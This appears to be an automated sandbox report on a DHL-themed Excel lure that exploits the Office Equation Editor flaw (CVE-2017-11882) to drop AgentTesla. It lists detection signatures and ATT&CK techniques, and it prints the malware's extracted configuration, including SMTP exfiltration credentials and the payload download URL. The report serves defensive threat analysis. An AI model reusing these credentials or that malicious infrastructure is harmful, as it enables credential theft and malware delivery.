ID: 339078
Sample Name: DHL-Address.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 13:16:03
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report DHL-Address.xlsx

Overview


General Information

Sample Name:	DHL-Address.xlsx
Analysis ID:	339078
MD5:	5de2e8bdb62080..
SHA1:	942ce29cd8138a..
SHA256:	f5c3bea5b81c221..
Tags:	xlsx

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains potentia…
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1296 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2492 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 1616 cmdline: 'C:\Users\Public\vbc.exe' MD5: B232B5C7754D932B07C0D47F934EFBFE)
    - vbc.exe (PID: 552 cmdline: C:\Users\Public\vbc.exe MD5: B232B5C7754D932B07C0D47F934EFBFE)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Username: ": "lhYwFYIE",
  "URL: ": "https://jUxNbkiTmoSYxyvoDh.net",
  "To: ": "",
  "ByHost: ": "smtp.privateemail.com:587",
  "Password: ": "KY7mWKFAl",
  "From: ": ""
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2359575035.00000000040200.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.2165050170.00000000025110000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000005.00000002.2360356699.00000000025110000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.2360356699.00000000025 11000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000005.00000002.2360425643.00000000025 9A000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 5 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

.NET source code contains very large array initializations

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command a Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command a Control
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3 1	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Standar Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 1	NTDS	Security Software Discovery 2 1 1	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	Non-Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1 1	LSA Secrets	Virtualization/Sandbox Evasion 1 3	SSH	Keylogging	Data Transfer Size Limits	Application L Protocol 1
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicat
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly U Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application L Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DHL-Address.xlsx	48%	Virustotal		Browse
DHL-Address.xlsx	49%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	
DHL-Address.xlsx	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
globuserinessserverfiletransferprotocol.mangospot.net	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
globuserinessserverfiletransferprotocol.mangospot.net	192.210.214.178	true	true	• 4%, Virustotal, Browse	unknown
smtp.privateemail.com	199.193.7.228	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://globuserinessserverfiletransferprotocol.mangospot.net/csrss/vbc.exe	true	• Avira URL Cloud: malware	unknown
http://https://jUxNbkiTmoSYxyvoDh.net	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	vbc.exe, 00000005.00000002.2360356699.0000000002511000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	vbc.exe, 00000005.00000002.2362947679.0000000006A53000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.a-cert.at0E	vbc.exe, 00000005.00000002.2362947679.0000000006A53000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-me.lv/repository0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org/doc0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersroot.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	vbc.exe, 00000005.00000002.2361765131.0000000005158000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certifikat.dk/repository0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.chambersign.org1	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp, vbc.exe, 00000005.00000002.2362947679.0000000006A53000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	vbc.exe, 00000005.00000002.2361638883.00000000050A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	vbc.exe, 00000005.00000002.2361638883.00000000050A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pkioverheid.nl/policies/root-policy0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-c/cacrl.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.disig.sk/ca/crl/ca_disig.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class3P.crl0	vbc.exe, 00000005.00000002.2361765131.0000000005158000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.infonotary.com/cps/qcps.html0$	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.post.trust.ie/reposit/cps.html0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
